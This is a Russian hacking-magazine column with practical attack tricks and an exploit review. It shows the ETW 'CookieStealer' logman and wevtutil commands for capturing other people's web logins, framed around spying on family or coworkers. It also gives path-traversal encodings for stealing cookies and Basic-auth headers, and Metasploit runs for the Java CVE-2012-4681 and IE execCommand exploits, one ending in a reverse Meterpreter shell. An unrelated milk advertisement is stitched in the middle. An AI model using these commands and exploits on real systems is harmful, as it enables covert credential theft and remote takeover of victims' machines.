Достаточно часто веб-приложение настроено так, что при генерации какой-либо ошибки приложением нас редиректит на страницу с ошибкой. Причем вне зависимости от причины ошибки нам отображается одна-единственная страница. В такой ситуации организовать адекватный перебор не представляется особо возможным. И в случае ошибки 500, например из-за вызова куска приложения, не работающего до аутентификации, и в случае 404 — когда запрашиваемого файла не существует, и в 403 — когда запрещен листинг директорий, и в других случаях мы увидим единую страницу. Но это совсем не хорошо.

Так вот, Соруш Далили (Soroush Dalili) недавно опубликовал интересную штуку (правда, о ней опять-таки многие догадывались — такова уж наша сфера), позволяющую увидеть реальную причину ошибки.

Суть способа вполне проста — требуется всего лишь добавить в конец запрашиваемого URL'а строчку «?aspxerrorpath=/». После чего сработает некая магия, редиректа на дефолтную страничку ошибки не произойдет, а отобразится «натуральная» ошибка.


Если честно, причин такого поведения автор особо не объясняет (вероятно, логика где-то не срабатывает, из-за присутствия в запросе aspxerrorpath, которое оно же и пытается само добавить), хотя для наших целей это и не так важно. Но если тебе интересно, прошу — goo.gl/axK3b. Там же, кстати, можно увидеть, как защититься от этого трюка.

Приятно и то, что автор предоставил свой сервер для опробования этого дела, а потому мне не пришлось ползать по Сети, подыскивая подобную ситуацию :). На скринах ты увидишь результаты в действии.

Таким образом, для того чтобы перебрать файлики DirBuster'ом, воспользуйся возможностью формировать правила: вместо «Standart Start Point» используй «URL Fuzz» и добавляй пресловутый «?aspxerrorpath=/».



Первый существует, но возвращает ошибку 500. Второй — не существует. Но итог один: не поперебирать



Добавляем в URL aspxerrorpath, и редирект не срабатывает — видим реальную ошибку

УЛУЧШИТЬ РАБОТУ С OLLYDBG

ЗАДАЧА


РЕШЕНИЕ

Да, давно я не касался всякой бинарщины. Все веб да веб. Этот выпуск, по сути, тоже пропитан вебом. Но в будущем я постараюсь исправить сие недоразумение и уравновесить ситуацию.

Начнем. У всеми любимого дебаггера OllyDbg (он же теперь ImmunityDbg) есть прекрасная возможность расширить функционал, во-первых, за счет плагинов, во-вторых, за счет Python-скриптоков (только для второго). И вот не так давно появился еще один интересный плагин — bit.ly/IvP4Bv.

Блог на испанском, а потому позволю себе перевести какие-то его части и общий смысл. Автор плагина, Марио Вилас (Mario Vilas), очень расстраивался от того, что хелп по WinAPI-функциям, встроенный в OllyDbg, был основан на стандартном файлике ОС — win32.hlp. Этот файлик является собственностью Microsoft (а потому не входит «в поставку» с OllyDbg) и обновлялся ею. И здесь самое главное — прошедшее время. Описание некоторых функций современных ОС в нем отсутствует, так как Microsoft с некоторых пор отказалась от поддержки этого файла и все переехало на MSDN.

Проблема ясна. Но и решение вполне логичное. Марио создал плагин, заменяющий использование Win32.hlp в OllyDbg/ImmunityDbg. Вместо этого при запросе хелпа (<ctrl + F1> или правый клик → help on symbolic name) по какой-либо функции генерится запрос в Гугл через дефолтный браузер. В итоге мы попадем на MSDN с искомым описанием.



Запрос хелпа = запрос в Гугл

Получается вполне приятная в использовании штука. Для запуска плагина надо сделать следующее:

1. Разархивируем и кидаем плагин в папку плагинов OllyDbg.
2. Открываем OllyDbg → меню Help → Select Api help file.
3. Выбираем win32.hlp (он может быть пустым).
4. Радуемся!

Кроме того, доступны и исходники, которые позволят подкрутить что-то лично под себя.

ПОЛУЧИТЬ ЛОГИН И ПАРОЛЬ ОТ САЙТА

ЗАДАЧА

РЕШЕНИЕ

Есть такая классическая проблема у многих — заполучить логин и пароль от чьего-нибудь, например, вконтактика. Причем очень часто жертвой являются их же домочадцы или вторые половинки. Ужас, в общем. Или на работе админ захотел узнать чьи-то аутентификационные данные от левого сайта.

Конечно, когда у нас есть полный, админский доступ к компу — можно наделать все что угодно. Например, установить страшных троянов или кейлоггеров и контролировать таким образом все и вся. Но возможно, тогда придется столкнуться с антивирусом или в исключительном случае — с правоохранительными органами…

Недавно на PaulDotCom.com было рассказано про небольшой трик, с помощью которого хакер мог бы получить аутентификационные данные, то есть логин и пароль, от любого сайта, даже от такого, к которому доступ происходит полностью по HTTPS. И при этом используются только встроенные возможности ОС Windows. Звучит достаточно привлекательно :).

В чем же фишка? Есть такая штука в винде, как Event Tracing for Windows (ETW). Думаю, смысл и цель ее понятны из названия :). Так вот, ее можно использовать не только по назначению, то есть не для каких-то отладочных целей, но и для того, чтобы похитить что-нибудь интересное. Одно из главных для нашей цели свойств — ETW может логировать все обращения в системе к WinInet API. То есть еще до того, как данные фактически попадут в шифрованный HTTPS.

Таким образом, включив в ОС ETW, мы увидим все отправленные и принятые запросы, использованные и установленные куки и много другой информации.

Windows следит за тобой...

С практической точки зрения требуется выполнить следующие шаги:

1. Запуск логирования:

```
logman start CookieStealer -p \
```

```
    Microsoft-Windows-WinInet -o cookiesteal.etl –ets
```

- **start** — запустить логированние;
- **CookieStealer** — любое имя для data collector'a;
- **-p Microsoft-Windows-WinInet** — имя провайдера для сбора логов;
- **-o** — куда сохраняем итог;
- **–ets** — отправлять команды напрямую в Event Trace Sessions.

2. Ищем необходимую информацию:

```
wevtutil qe c:\temp\cookiesteal.etl /lf:true | find /i \
    "POST"
```

- **Wevtutil** — штука для просмотра логов;
- **qe** — выводить event'ы лога;
- **c:\temp\cookiesteal.etl /lf:true** — использовать лог-файл + путь к нему;
- **find /i "POST"** — что ищем, используя стандартную команду find.

3. Выключение логирования:

```
logman stop CookieStealer
```

4. Вывод списка провайдеров:

```
logman query providers
```

Попробовав данную штуку, я, как и авторы, хотел выдернуть свои пароли от gmail'a. Но странное дело — я не нашел там данных POST-запросов. URL есть, куки есть, а данных — нет. У них это получилось, а у меня — нет. Непонятно... Но данная тема — не моя, мог и скривить где-то. Подробнее и с удачными примерами ты можешь увидеть на PaulDotCom.com — goo.gl/fNmji.

В конце хотелось бы отметить две вещи. Во-первых, как уже было сказано, логированию подвержены только приложения, использующие WinInet API. Таким образом, используя Opera, Chrome, Firefox, можно чувствовать себя с этой стороны в безопасности. Во-вторых, с другой стороны, кроме Microsoft-Windows-WinInet, есть множество других провайдеров (см. выше пункт 4), и интересностей можно получить от ETW много, так что — присмотрись :).

ОБХОД PATH RESTRICTIONS


ЗАДАЧА

РЕШЕНИЕ

Недавно, бороздя просторы Сети в поисках интересностей, наткнулся на олдскульную доку, аж от 2006 года (goo.gl/Pa2dJ). Автор — Амит Кляйн (Amit Klein). Несмотря на свою бородатость, она вполне себе актуальна с технической точки зрения. Но что это я с конца начал... Есть, надеюсь, всем известное понятие SOP (same origin policies), относящееся к вебу в целом и к веб-браузерам в частности, которое, если по-простому, ограничивает взаимодействие различных сайтов, открытых в одном браузере. Но кроме этого, возможны ограничения во взаимодействии и различных частей одного сайта (или, точнее, домена) в зависимости от их расположения, то есть path.

Что же здесь подразумевается? Во-первых, имеется возможность выставить куки на определенный путь, то есть не на весь сайт, а только на какую-то его часть. Например, если поставить куку на www.example.com/admin/, то браузер будет отправлять куку на сервер, только если юзер попытается зайти на www.example.com/admin/ или глубже, например www.example.com/admin/bla-blah/test.php.

Во-вторых, есть такая вещь, как Basic-аутентификация, суть которой в том, что, когда юзер хочет зайти в какую-то часть сайта, веб-сервер ему возвращает ответ «HTTP/1.1 401 Authorization Required». Далее браузер говорит пользователю: а введи-ка логин и пароль. Юзер вводит, а браузер помещает эти данные в заголовок запросов к веб-серверу в формате «Authorization: Basic » + base64(имя:пароль).




Кука установлена на путь /bar/


Правила здесь примерно аналогичные — данный заголовок будет послан только на директорию, в которой был выставлен или более глубокую. Но здесь стоит отметить, что когда веб-сервер отвечает первой ошибкой 401, он также сообщает некий идентификатор для аутентификации «realm» в заголовке ответа. Например, WWW-Authenticate: Basic realm="cisco".

На самом деле изначальной задачей являлось то, что нужно было получить доступ к кукисам/Basic-заголовку некой части сайта www.example.com/admin/, если мы имеем XSS в другой его части — www.example.com/public/.


Но предлагаемый автором метод уже невозможен, получение доступа к заголовкам сервера через TRACE-метод невозможно (из браузера запрос с данным методом не отправить). Хотя куки еще получить, по идее, можно, если открыть админку в фрейме и добавить в нее кусок JS посредством JS из родителя — паблика. На деле не пробовал, но сработать должно :). Здесь хотелось бы выделить кое-какие интересные тонкости. Во-первых, куки. Как это ни странно, у нас нет ограничений на запись. То есть если ответ



Подменяем ответ от /asdasd/ на запрос аутентификации с реалом от report и получаем Basic-заголовки без запроса к пользователю



Basic-аутентификация установлена на путь /report/



Простой трик с обратными слешами под Win, и bar-куки отправляются на foo

от public будет содержать строчку о том, что надо поставить куку на часть admin, то браузер это с радостью проглотит. Во-вторых, смотри далее, так как это общий с Basic пункт :).

Теперь Basic. Здесь самым интересным является то, что Basic не привязывается к конкретному пути, точнее привязывается, но не только к нему. Основополагающим элементом, из-за которого браузер отправляет запросы с аутентификацией, является реалм. То есть если юзер аутентифицировался на www.example.com/admin/, то браузер отправит и на www.example.com/admin/bla-blah/test.php соответствующий Basic-заголовок, как уже было сказано. Но в то же время если, зайдя браузером на www.example.com/public/, последний отправит юзеру ошибку401, а главное — правильный реалм (то есть тот, что был в admin), то браузер автоматом отправит аутентификацию от admin. Имхо, интересный факт.

Но и это еще не все! Как раз второй пункт, общий и для cookie, и для Basic-аутентификации. У нас есть возможность обмануть браузер пользователя и вынудить его послать критические данные на public, за счет того, какой запрос мы посылаем. То есть мы должны сформировать такой запрос, который казался бы браузеру запросом к admin, а после его обработки и нормализации веб-сервером получался бы запрос к public. Звучит, может, невероятно, но посмотри на примеры, и все станет на свои места. Сразу отмечу, что варианты привязаны к версии браузера и типу веб-сервера.

```
1) www.example.com/admin/%2e%2e/public/ \
      (URL-encoded "../")
   Большинство веб-серверов обработают как public,
   IE — ok, FF — канонизирует до www.example.com/public/
   перед отправкой на сервер.
2) www.example.com/admin/baz\..\../public/
   Большинство веб-серверов под Windows обработают как
   public, IE - канонизирует, FF — ok.
3) www.example.com/admin/%u002e%u002e/public/ (UTF-8)
   IIS — должен обработать, IE, FF — ok.
4) www.example.com/admin%c0%ae%c0%ae/public/ (Overlong \
      UTF-8)
   IIS — должен обработать, IE, FF — ok.
5) www.example.com/admin/%252e%252e /public/ (Double- \
      encoded dot)
   IIS — должен обработать, IE, FF — ok.
```

В общем, главная проблема здесь — канонизация запросов, которую проводит браузер перед отправкой их на сервер. Если получится ее обмануть или найти сговорчивый веб-сервер, то все тип-топ :). Прямого практического применения у этих тонкостей не наблюдается, но вот в связке с другими уязвимостями — можно получить неплохой профит.

Вот и все. Надеюсь, что было интересно :). Успешных ресерчев и познаний нового!


Вся продукция «ТЕВЬЕ МОЛОЧНИК» произведена из цельного
(невосстановленного) молока очень высокого качества.
Такой строгий контроль оказывается важным и для людей,
заботящихся о здоровье, поскольку в последнее время на рынке появилось
много подделок и разбавлений как молока, так и продуктов из него.
Тевье
молочник
МОЛОКО
ГОСТ Р 52090-2003
ПРИ ПОКУПКЕ
КАЧЕСТВА –
МОЛОКО
В ПОДАРОК

Павел Александрович (ivinside.blogspot.com)
Дмитрий Михайлович (115612, дер. Красная звездочка, д. 1)

x86-инструкций ряд нестройный
В процессор льется бурным селевым потоком.
Внезапно существо мое пронзает словно током
Представшая пред взором неспокойным
Ошибка доступа на запись.

Что ж, будем в баге разбираться...
Пора попкорном запасаться.
Удобнее на стул садись,
Читай же нашу летопись!



Обзор эксплойтов

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ



1 0-day Java SE CVE-2012-4681

CVSSV2 10.0

(AV:N/AC:L/AU:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 26 августа 2012 года
Автор: Michael Schierl, jduck, sinn3r, juan vazquez
CVE: CVE-2012-4681

При работе эксплойт использует два нововведения, входящих в состав JDK 7: ClassFinder и MethodFinder.findMethod(). ClassFinder представляет собой замену для classForName, используемого в JDK 6. В результате недоработок в плане безопасности он позволяет недоверенному коду получить ссылку на служебный пакет из JDK 7 (в данном случае используется sun.awt.SunToolkit).

При помощи sun.swt.SunToolkit вызывается public-метод getField() для того, чтобы получить доступ к приватному полю Statement.acc, модифицировать AccessControlContext, а затем отключить менеджер безопасности. Как только менеджер безопасности будет отключен, появляется возможность исполнять произвольный Java-код.

EXPLOIT

Перед выполнением большинства операций в JDK осуществляется проверка прав доступа. Всякий раз, когда происходит вызов метода java.security.AccessController.checkPermission, выполняется полный анализ текущего стека вызовов. В случае если на стеке вызовов содержится хотя бы одна из вызывающих функций, не обладающая требуемыми привилегиями, происходит генерация исключения.

С учетом того факта, что апплет при запуске наделяется крайне ограниченными правами доступа, получим, что если при проверке методом java.security.AccessController.checkPermission на стеке вызовов имеется хотя бы одна функция из апплета, то подобная проверка прав доступа завершится неудачей (если, конечно, нет блока кода doPrivileged).

Суть работы эксплойта состоит в том, чтобы создать экземпляр класса java.security.AccessControlContext с использованием java.security.ProtectionDomain, имеющего неограниченные права доступа, а затем подменить AccessControlContext экземпляра класса java.beans.Statement, дабы получить возможность исполнения кода с полными привилегиями.

Окинем взглядом реализацию класса java.beans.Statement и увидим, что экземпляр AccessControlContext представляет собой приватное финальное поле, получающее свое значение путем вызова AccessController.getContext():



Декомпилированный класс эксплойта для CVE-2012-4681 из Metasploit'а

```
public class Statement {

  private static Object[] emptyArray = new Object[]{};

  static ExceptionListener defaultExceptionListener = new \
      ExceptionListener() {
    public void exceptionThrown(Exception e) {
      System.err.println(e);
      System.err.println("Continuing ...");
    }
  };

  private final AccessControlContext acc = \
      AccessController.getContext();
  private final Object target;
  private final String methodName;
  private final Object[] arguments;
  ClassLoader loader;

  [...]
}
```

Вызов метода getContext() устанавливает AccessControlContext в контекст апплета, не обладающего практически никакими привилегиями.

Теперь перед нами встает вопрос, каким же образом можно изменить значение приватного поля. Весь трюк состоит в том, чтобы воспользоваться классом sun.awt.SunToolkit, который содержит весьма интересный статический public-метод:

```
public static Field getField(final Class klass, final \
    String fieldName){
  return AccessController.doPrivileged(new \
      PrivilegedAction<Field>(){

    public Field run(){
      try {
        Field field = klass.getDeclaredField(fieldName);
        assert (field != null);
        field.setAccessible(true);
        return field;
      }
      catch (SecurityException e){
        assert false;
      }
      catch (NoSuchFieldException e){
        assert false;
      }
      return null;
    }
  });
}
```

Таким образом метод getField может использоваться для получения любого класса, и, что самое прекрасное, даже приватного.

Однако стоит отметить, что классы, являющиеся частью служебных пакетов, запрещены для апплетов, то есть ссылку на них нельзя получить и, соответственно, их никоим образом нельзя использовать в своих коварных целях. К подобным пакетам относятся:

- com.sun.deploy.*
- com.sun.imageio.*
- com.sun.javaws.*
- com.sun.jnlp.*
- com.sun.xml.internal.bind.*
- com.sun.xml.internal.ws.*
- sun.*

При попытке создать экземпляр класса или использовать классы перечисленных пакетов произойдет генерация исключения AccessControlException. Но не стоит отчаиваться, поскольку существует возможность произвести вызов к определенным методам, в результате чего проверки менеджера безопасности пропустят нас.

В своей реализации эксплойт использует класс java.beans.Expression, являющийся подклассом класса java.beans.Statement.

Вызов метода Expression.execute заканчивается передачей управления на Statement.invokeInternal. В свою очередь, Statement.invokeInternal вызывает по ходу работы com.sun.beans.finder.ClassFinder.resolveClass, который завершается вызовом метода com.sun.beans.finder.ClassFinder.findClass:

```
public static Class<?> resolveClass(String name, \
    ClassLoader loader) throws ClassNotFoundException {
  Class<?> type = PrimitiveTypeMap.getType(name);
  return (type == null) ? findClass(name, loader): type;
}

public static Class<?> findClass(String name) throws \
    ClassNotFoundException {
  try {
    ClassLoader loader = Thread.currentThread(). \
        getContextClassLoader();
    if (loader == null) {
      loader = ClassLoader.getSystemClassLoader();
    }
    if (loader != null) {
      return Class.forName(name, false, loader);
    }
  }
  catch (ClassNotFoundException exception) {
    // use current class loader instead
  }

  catch (SecurityException exception) {
    // use current class loader instead
  }

  return Class.forName(name);
}
```

Из кода видно, что если ловится исключение, то по умолчанию производится вызов метода Class.forName, и это именно наша ситуация. Вызов к Class.forName кладет на стек вызовов ClassLoader, являющийся частью JDK, поэтому, в связи с тем что на стеке вызовов у нас находится доверенный вызов, проверка безопасности проходит успешно. Все это позволяет нам получать ссылки на произвольный класс произвольного пакета, чем мы и воспользуемся для получения ссылки на sun.awt.SunToolkit.

Теперь у нас есть ссылка на нужный класс, но мы все равно пока не имеем возможности вызывать напрямую произвольные методы из этого класса, поскольку они являются частью служебного пакета и при вызове произойдет генерация исключения. Суть обхода этой неприятной ситуации осталась той же, что и в предыдущем случае.

Statement.invokeInternal, упоминавшийся ранее, содержит вызов к методу com.sun.beans.finder.MethodFinder.findMethod:

```
public static Method findMethod(Class<?> type, String \
    name, Class<?>...args) throws NoSuchMethodException {
  ...
  method = findAccessibleMethod(new MethodFinder(name, \
      args).find(type.getMethods()));
  CACHE.put(signature, method);

return method;
}
```

Вызов к findAccessibleMethod завершается передачей управления на java.lang.Class.getMethods. На стеке вызовов в этот момент будет находиться com.sun.beans.finder.MethodFinder, входящий в состав JDK и, соответственно, являющийся доверенным, поэтому снова имеем обход проверки безопасности.

Итак, краткий план работы эксплойта:

- создается экземпляр класса Statement, который вызывает метод System.setSecurityManager(null);
- создается специальный AccessControlContext с неограниченными правами доступа;
- при помощи первой баги получается ссылка на класс sun.awt.SunToolkit;
- при помощи второй баги вызывается статический public-метод getFiled и получается ссылка на приватное поле Statement.acc, значение поля устанавливается в ранее созданный специальный AccessControlContext;
- в завершение вызывается Statement, что приводит фактически к отключению менеджера безопасности, поскольку теперь в AccessControlContext содержатся неограниченные права доступа.

Пример использования соответствующего модуля из состава Metasploit:

```
msf > use exploit/multi/browser/java_jre17_exec
msf  exploit(java_jre17_exec) > set uripath exm
uripath => exm
msf  exploit(java_jre17_exec) > set payload \
    java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf  exploit(java_jre17_exec) > set lhost 192.168.0.123
lhost => 192.168.0.123
msf  exploit(java_jre17_exec) > show options

Module options (exploit/multi/browser/java_jre17_exec):

Name      Current Setting  Required Description
----      ---------------  -------- -----------
SRVHOST   0.0.0.0          yes      The local host
                                    to listen on.
                                    This must be an
                                    address on the local
                                    machine or 0.0.0.0
SRVPORT   8080             yes      The local port
                                    to listen on.
SSL       false            no       Negotiate SSL for
                                    incoming connections
SSLCert                    no       Path to a custom SSL
                                    certificate (default
                                    is randomly generated)
SSLVersion         SSL3    no       Specify the version of
                                    SSL that should be used
                                    (accepted: SSL2,
                                    SSL3, TLS1)
URIPATH            exm     no       The URI to use for
                                    this exploit (default
                                    is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required Description
----      ---------------  -------- -----------

LHOST     192.168.0.123    yes      The listen address
LPORT     4444             yes      The listen port

Exploit target:

Id        Name
--        ----

0         Generic (Java Payload)

msf  exploit(java_jre17_exec) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.123:4444
[*] Using URL: http://0.0.0.0:8080/exm
[*] Local IP: http://192.168.0.123:8080/exm
[*] Server started.
```

На уязвимой машине заходим по http://192.168.0.123:8080/exm, атакующий исполняет победный танец с бубном. Занавес.

TARGETS

Oracle JSE (Java Standard Edition) версий 1.7.0_06-b24 и меньше.

SOLUTION

Существует обновление, устраняющее данную уязвимость.

```
msf  exploit(java_jre17_exec) > show sessions

Active sessions
===============

  Id  Type                   Information                              Connection
  --  ----                   -----------                              ----------
  1   meterpreter x86/win32  pikofarad-PC\pikofarad @ PIKOFARAD-PC    192.168.0.91:4444 -> 192.168.0.91:56747 (10.0.2.15)

msf  exploit(java_jre17_exec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : PIKOFARAD-PC
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

Сессия Meterpreter'а получена для CVE-2012-4681

2 0-day уязвимость типа use-after-free в функции execCommand в IE

CVSSV2 9.3

(AV:N/AC:M/AU:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 18 сентября 2012 года
Автор: unknow, eromang, binjo, sinn3r, juan vazquez
CVE: CVE-2012-4969

Данная уязвимость была обнаружена in-the-wild 14 сентября 2012 года, и пока что для нее не существует официального патча.

В процессе рендеринга HTML-страницы происходит удаление объекта CMshtmlEd, позже выделенная под него память повторно используется в функции CMshtmlEd::Exec(), что и приводит к уязвимости типа use-after-free.

EXPLOIT

Пример использования модуля для данной уязвимости из состава Metasploit:

```
msf > use exploit/windows/browser/ie_execcommand_uaf
msf  exploit(ie_execcommand_uaf) > set uripath exm
uripath => exm
msf  exploit(ie_execcommand_uaf) > set target 5
target => 5
msf  exploit(ie_execcommand_uaf) > set payload windows/exec
payload => windows/exec
msf  exploit(ie_execcommand_uaf) > set cmd calc.exe
cmd => calc.exe
msf  exploit(ie_execcommand_uaf) > show options

Module options (exploit/windows/browser/ie_execcommand_uaf):

Name       Current Setting  Required Description
----       ---------------  -------- -----------
SRVHOST    0.0.0.0          yes      The local host
                                     to listen on. This
                                     must be an address
                                     on the local machine
                                     or 0.0.0.0
SRVPORT    8080             yes      The local port
                                     to listen on.
SSL        false            no       Negotiate SSL for
                                     incoming connections
SSLCert                     no       Path to a custom SSL
                                     certificate (default
                                     is randomly generated)
SSLVersion         SSL3     no       Specify the version of
                                     SSL that should be
                                     used (accepted: SSL2,
                                     SSL3, TLS1)
URIPATH    exm              no       The URI to use for
                                     this exploit (default
                                     is random)

Payload options (windows/exec):

Name      Current Setting   Required Description
----      ---------------   -------- -----------
CMD       calc.exe          yes      The command string
                                     to execute
EXITFUNC  process           yes      Exit technique: seh,
                                     thread, process, none

Exploit target:

Id        Name
--        ----
5         IE 8 on Windows 7

msf  exploit(ie_execcommand_uaf) > exploit
[*] Exploit running as background job.

[*] Using URL: http://0.0.0.0:8080/exm
[*] Local IP: http://192.168.0.123:8080/exm
[*] Server started.
```

На уязвимой машине пользователь переходит по http://192.168.0.123:8080/exm и видит запускающийся калькулятор.

TARGETS

Microsoft Internet Explorer 6–9.

SOLUTION

Обновлений пока что не существует, так что лучше IE не использовать.

3 Множественные уязвимости в WordPress WP-TopBar

CVSSV2 6.0

(AV:N/AC:M/Au:S/C:P/I:P/A:P)

BRIEF

